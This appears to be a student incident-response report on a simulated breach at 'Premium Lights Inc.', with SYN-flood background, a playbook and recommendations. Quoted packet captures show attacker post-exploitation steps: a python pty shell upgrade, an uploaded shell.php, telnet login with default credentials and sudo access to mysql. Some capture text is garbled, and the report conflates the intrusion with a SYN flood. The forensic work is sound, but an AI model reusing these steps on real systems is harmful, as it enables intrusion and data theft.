As we discussed earlier the network topology and its full scale mapping, we came to know that risk tolerance of the company is very low because of that impact of attack is high. Following are several critical issues that need immediate action:

- **Insufficient Security Measures:** The Company's current security setup is inadequate, particularly for an organization that handles sensitive data. The lack of proper monitoring and detection tools like IDS/IPS makes them vulnerable to cyber threats.
- **Flat Network Architecture:** A flat network without segmentation or proper access controls can allow attackers to move laterally within the network once they gain initial access, as was the case here. Here, Webserver, file server and database are all in same network segment which is highly at risk.
- **Data Sensitivity:** The type of data stored by the company (employee and customer information) is highly sensitive. This makes them an attractive target for cybercriminals. There is no encryption methods are used to protect the data and also no firewall is installed in network for employee devices and for database and files server.
- **Inadequate Incident Response Plan:** The Company doesn't have an incident response team or a plan in place to handle security breaches. This lack of preparedness could have severe consequences in the event of a breach.
- **Unauthorized Access and Data Manipulation:** The attacker successfully gained access to the database, exfiltrated data, and even manipulated it. These shows a significant security lapse as there is no password on database and default password on webserver operating system and also write permissions were given to everyone to make changes in database.
- **Lack of Backup Controls:** The fact that the attacker was able to create backups of the MySQL databases indicates a lack of proper access controls and monitoring. Because no encryption attacker used TELNET to transfer the plain text data.

Insight of attack happened on Premium Lights Inc.

A SYN flood is a type of Distributed Denial of Service (DDoS) attack that exploits the way TCP/IP protocol works. Here's how it worked:

TCP Handshake: When two devices want to establish a TCP connection (like when you visit a website), they go through a three-step process known as the "three-way handshake":

SYN (Synchronize): The client sends a SYN packet to the server, indicating its wish to start a connection.

SYN-ACK (Synchronize-Acknowledge): The server responds with a SYN-ACK packet, acknowledging the request.

ACK (Acknowledge): The client sends an ACK packet to acknowledge the server's response.

SYNC FLOOD attack:

In a SYN flood attack, the attacker sends a large number of SYN packets to the target server, but does not complete the handshake (i.e., does not send the final ACK packet). Since the server keeps waiting for the final ACK to complete the connection, it reserves resources for each incomplete connection.

Eventually, if the server is flooded with more SYN requests than it can handle, it may become overwhelmed and unable to process legitimate connection requests.

IMPACT:

The targeted server's resources can be exhausted, causing it to slow down or even crash. Legitimate users may experience difficulty accessing the services provided by the server.

Weaknesses that allowed for this incident to occur:

Cyberattacks on companies can occur due to a variety of vulnerabilities and weaknesses in their security posture. Identifying and addressing these vulnerabilities and weaknesses is crucial to improving overall cybersecurity. Here are some common factors that contributed to attack on Premium Lights Inc:

- Weak password and default Password:**

Using weak passwords or default credentials makes it easier for attackers to gain unauthorized access to systems, especially if brute force or password spraying attacks are attempted. Here in this attack, default passwords were used on Ubuntu OS which was easily cracked by the attacker and also there was no password on SQL database.

We can see in this capture below:

Wireshark - Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap

38.103.158.92

```
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.78 seconds
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
telnet 10.10.1.3
Trying 10.10.1.3...
Connected to 10.10.1.3.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
database login: admin
admin
Password: admin
```

```

tcp 0 0 147.182.157.9:22 142.112.199.247:42010 ESTABLISHED -
tcp 0 0 10.10.1.3:23 10.10.1.2:49522 ESTABLISHED -
tcp 0 0 10.10.1.3:23 10.10.1.2:43492 ESTABLISHED -
tcp 0 0 147.182.157.9:22 142.112.199.247:42024 ESTABLISHED -
tcp6 0 0 ::22 ::*: LISTEN -
udp 0 0 127.0.0.53:53 0.0.0.0:*
phl@database:~$ sudo -l
sudo -l
Matching Defaults entries for phl on database:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$ sudo mysql -u root -p
sudo mysql -u root -p
Enter password:

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

129 client plists, 40 server plists, 79 items.
Enter conversation (7448) Show and save data as ASCII Find Next
Find: n n Stream [142]
Filter Out This Stream Print Save as... Back Close Help
4:30 PM ENG 9/8/2023

```

- No Multi-factor authentication:**

Not implementing MFA makes it easier for attackers to compromise user accounts, as it provides an additional layer of security beyond passwords.

- Insufficient security updates:** Failed to restrict access to sensitive data and systems based on the principle of least privilege can allow attackers to move laterally within a network. There is write permission granted to everyone to make changes in the database that leads attacker to create new files and copied all the data. Here is capture below:

```

$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@webserver:/var/www/html/uploads$ ls -l
total 4
-rw-r--r-- 1 www-data www-data 2511 Feb 19 20:54 shell.php
www-data@webserver:/var/www/html/uploads$ dpkg -l | grep nmap
dpkg -l | grep nmap
ii  nmap                               7.80+dfsg1-2build1      amd64      The Network Mapper
ii  nmap-common                         7.80+dfsg1-2build1      all        Architecture independent files for
nmap
www-data@webserver:/var/www/html/uploads$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 134.122.47.255  netmask 255.255.240.0  broadcast 134.122.47.255
      inet6 fe80::7813:bdff:fedc:a544  prefixlen 64  scopeid 0x20<link>
      ether 7a:13:bd:dc:a5:44  txqueuelen 1000  (Ethernet)
      RX packets 15467  bytes 126662888 (126.6 MB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 8893  bytes 1436508 (1.4 MB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.10.1.2  netmask 255.255.255.0  broadcast 10.10.1.255
      inet6 fe80::5008:71ff:fe2c:5bb5  prefixlen 64  scopeid 0x20<link>
      ether 52:08:71:2c:b5:b5  txqueuelen 1000  (Ethernet)
      RX packets 1247  bytes 92573 (92.5 KB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 6112  bytes 362226 (362.2 KB)


129 client plists, 40 server plists, 79 items.
Enter conversation (7448) Show and save data as ASCII Find Next
Find: n n Stream [142]
Filter Out This Stream Print Save as... Back Close Help
4:30 PM ENG 9/8/2023


```

- **Port scanning:** In above capture, we can see that attacker scans the open ports on the system to check which ones are vulnerable. After identifying open ports, the attacker might conduct a service scan to determine which services are running on those ports.
- **Poorly Configured Firewalls and Security Devices:**
Misconfigurations in firewall rules and security devices can create openings that attackers can exploit. Also, there is only one firewall in the organization that was very crucial security gap.
- **Poor network segmentation:** Flat network architecture without segmentation can allow attackers to easily move laterally across the network.
- **Inadequate logging and monitoring:** Without robust logging and monitoring solutions, suspicious activities and security incidents may go unnoticed.
- **No regular security audits and assessments:** Failing to conduct regular security audits, vulnerability assessments, and penetration testing can result in undiscovered weaknesses.
- **Physical security weakness:** Neglecting physical security measures, such as unauthorized access to server rooms, can lead to data breaches.
- **Missing security updates:** Failed to implement updated intrusion detection systems, antivirus software, and other security tools can render them ineffective against new threats.
- **Inadequate employee training:** Employees who are not well-informed about cybersecurity best practices can inadvertently open phishing emails or engage in risky behavior, leading to security breaches. Also, there is a common Wi-Fi for employee personal devices and company work devices which may exploit the weaknesses of the system.

Incident Response plan:

An incident playbook for an SYNC flood DDOS attack is crucial step in ensuring a swift and effective response to such an event. Given below is incident response checklist.





Preparation

Document Critical Assets: Identify and document critical systems, applications, and network infrastructure that need protection.

Baseline Traffic: Establish baseline traffic patterns for normal operations to aid in anomaly detection. **Incident Response Team (IRT):** Assemble a dedicated incident response team with defined roles and responsibilities. **Team roles:** Incident manager, network, security, communication lead, legal/compliance representative, system administrators.

DDoS Mitigation Tools: Ensure you have the necessary DDoS mitigation tools or services in place (e.g., firewalls, load balancers, DDoS protection services).

Communication Plan: Establish a clear communication plan with internal stakeholders, including key contacts, and external parties (vendors, ISPs, etc.).

Detection

Monitor

Continuously monitor network traffic, server logs, and performance metrics for signs of abnormal behavior.

Detection: Identify the attack through monitoring tools, network traffic analysis, and alerts from security systems.

Triage:

Verify that it's a SYN flood DDoS attack.

Assess the severity and impact on network resources and services.

Identification

Confirm DDoS Attack: Validate the incident, ensuring it is indeed a DDoS attack and not a false positive.

Classify Attack Type: Determine the type of DDoS attack to inform mitigation strategy. In this case DDOS attack is SYNC flood attack.

Affected Services: Identify which services or systems are being affected and prioritize them based on criticality.

Containment

Traffic Diversion: Redirect traffic through DDoS mitigation tools or services.

Rate Limiting: Implement rate limiting rules on routers, firewalls to control incoming connection requests.

SYN cookies: enable SYN cookies to protect against SYN flood attacks.

Adjust firewall rules: Modify firewall rules to block or rate limit the suspicious traffic.

Eradication

Implement Filters: Apply filters to block or throttle malicious traffic at the perimeter.

Patch/Update: Identify and apply any necessary patches or updates to vulnerable systems that may have been exploited.

Recovery

Gradual Service Restoration: Gradually restore services, monitoring for signs of reoccurrence.

Performance Verification: Verify that the affected systems are operating at normal capacity and performance levels.

Lessons Learned

Post-Incident Analysis: Conduct a thorough post-incident analysis to understand what worked, what didn't, and what can be improved.

Documentation: Update the incident response playbook with any new information or lessons learned. **Training and Drills:** Provide additional training to the incident response team based on the incident's findings.

Communication and Reporting

Internal Communication: Notify relevant internal stakeholders about the incident, steps taken, and any ongoing concerns.

External Communication: If necessary, communicate with customers, partners, and regulatory bodies, while ensuring compliance with legal requirements.

Documentation and reporting:

Incident Report: Document the incident, including the timeline of events, actions taken, and lessons learned.

Forensic Analysis: Conduct a post-incident analysis to understand the attack vectors and vulnerabilities.

Post-Incident Review

Lessons Learned: Conduct a post-incident review to identify areas for improvement and update the incident response plan accordingly.

Documentation: Update incident reports with any additional information discovered during the post-incident review.

Follow-Up Actions

Implement Recommendations: Implement any recommendations from the post-incident review.

Training and Awareness: Conduct training sessions to educate team members on lessons learned.

Closure and Post-Incident Report

Closure: Declare the incident as resolved once normal operations are restored.

Post-Incident Report: Compile a final incident report summarizing the incident, response actions, and recommendations for future improvement.

Post-Incident Recommendations

After experiencing a SYN flood DDoS attack, it's crucial for the company to take proactive measures to enhance its security posture and protect against future attacks. Here are some post-incident recommendations and potential adjustments to the security policy:

1. **Implement DDoS Protection Solutions:** Invest in DDoS mitigation services or appliances to detect and mitigate attacks in real-time. These solutions can help absorb and filter malicious traffic.
2. **Enhance Network Security:**
 - Intrusion Detection/Prevention Systems (IDS/IPS):** Implement advanced IDS/IPS solutions to monitor network traffic for suspicious patterns and block malicious activity.
 - Firewalls:** Configure and manage firewalls to filter traffic and prevent unauthorized access. Consider next-generation firewalls for more advanced threat detection capabilities.
3. **Increase Bandwidth Capacity:** Ensure sufficient bandwidth capacity to handle sudden spikes in traffic. This can help absorb a portion of DDoS attacks.
4. **Implement Rate Limiting and Connection Throttling:** Configure network devices and systems to limit the rate of incoming connections to prevent overload during an attack.
5. **Enable SYN Cookies:** Enable SYN cookies at the network level to protect against SYN flood attacks. SYN cookies can help ensure that server resources are not tied up by incomplete connections.
6. **Deploy Load Balancers:** Use load balancing solutions to distribute traffic across multiple servers. This can help spread the load and minimize the impact of a DDoS attack.
7. **Regularly Update and Patch Systems:** Ensure all systems, applications, and network devices are up-to-date with the latest security patches and updates to mitigate known vulnerabilities.
8. **Conduct Security Audits and Penetration Testing:** Regularly assess the security of systems and networks through audits and penetration testing to
9. **Employee Training and Awareness:** Conduct regular security awareness training for employees to educate them about phishing, social engineering, and best practices for protecting sensitive information.
10. **Develop an Incident Response Plan for DDoS Attacks:** Create a detailed incident response plan specific to DDoS attacks, outlining roles, responsibilities, and response procedures.
11. **Engage with a Managed Security Service Provider (MSSP):** Consider outsourcing certain aspects of security monitoring and incident response to an MSSP that specializes in DDoS protection.

Recommended Adjustments to Security Policy

1. **DDoS Response Plan:** Include a dedicated section in the security policy outlining procedures for detecting, mitigating, and recovering from DDoS attacks.

2. **Multi-Factor authentication:** MFA policy should be must as security policy with least privilege rule.
3. **Network Security Measures:** Specify the configuration and management of firewalls, IDS/IPS systems, and other network security controls.
4. **Patch Management:** Define processes for timely and regular patching of systems, applications, and network devices to address known vulnerabilities.
5. **Employee Training and Awareness:** Emphasize the importance of ongoing security training and awareness programs for all employees.
6. **Third-Party Security Requirements:** Include clauses in contracts with third-party vendors or service providers, requiring them to adhere to specified security measures to protect against DDoS attacks.
7. **Incident Reporting and Escalation:** Detail reporting procedures for suspected or confirmed DDoS attacks, including escalation steps and communication protocols.
8. **Regular Security Audits and Testing:** Establish guidelines for conducting security audits, vulnerability assessments, and penetration tests to identify and mitigate risks.

Conclusion:

Premium Lights Inc. acknowledges the gravity of the incident and remains steadfast in their dedication to ensuring the security and resilience of their operations. Through an amalgamation of enhanced cybersecurity measures and strategic collaborations, the company aspires to emerge from this incident stronger, more resilient, and better poised to confront future challenges.

CITITATIONS:

- The CIS (Center for Internet Security) Controls: CIS Controls
<https://www.cisecurity.org/controls>
- OWASP (Open Web Application Security Project) for web application security: OWASP
<https://owasp.org/>
- NIST (National Institute of Standards and Technology) Cybersecurity Framework: NIST Cybersecurity Framework <https://www.nist.gov/cyberframework>
- Threat Scenario, 2023
<https://cyber.compass.lighthouselabs.ca/p/2/days/w11d3/activities/3186>
- NIST, 2020. Security and Privacy Controls for Information Systems and Organizations
<https://doi.org/10.6028/NIST.SP.800-53r5>
- What is denial of services attack (DOS)?
<https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos>
- Sniffing the reverse shell https://dev.to/kalaimani_solarc/sniffing-the-reverse-shell-2hnc
- Incidence Response <https://www.incidentresponse.org/workflows/download/DDoS.pdf>
- What is SYN flood? <https://www.netscout.com/what-is-ddos/syn-flood-attacks>
- How to Prevent DDoS Attacks: 7 Tried-and-Tested Methods
<https://phoenixnap.com/blog/prevent-ddos-attacks>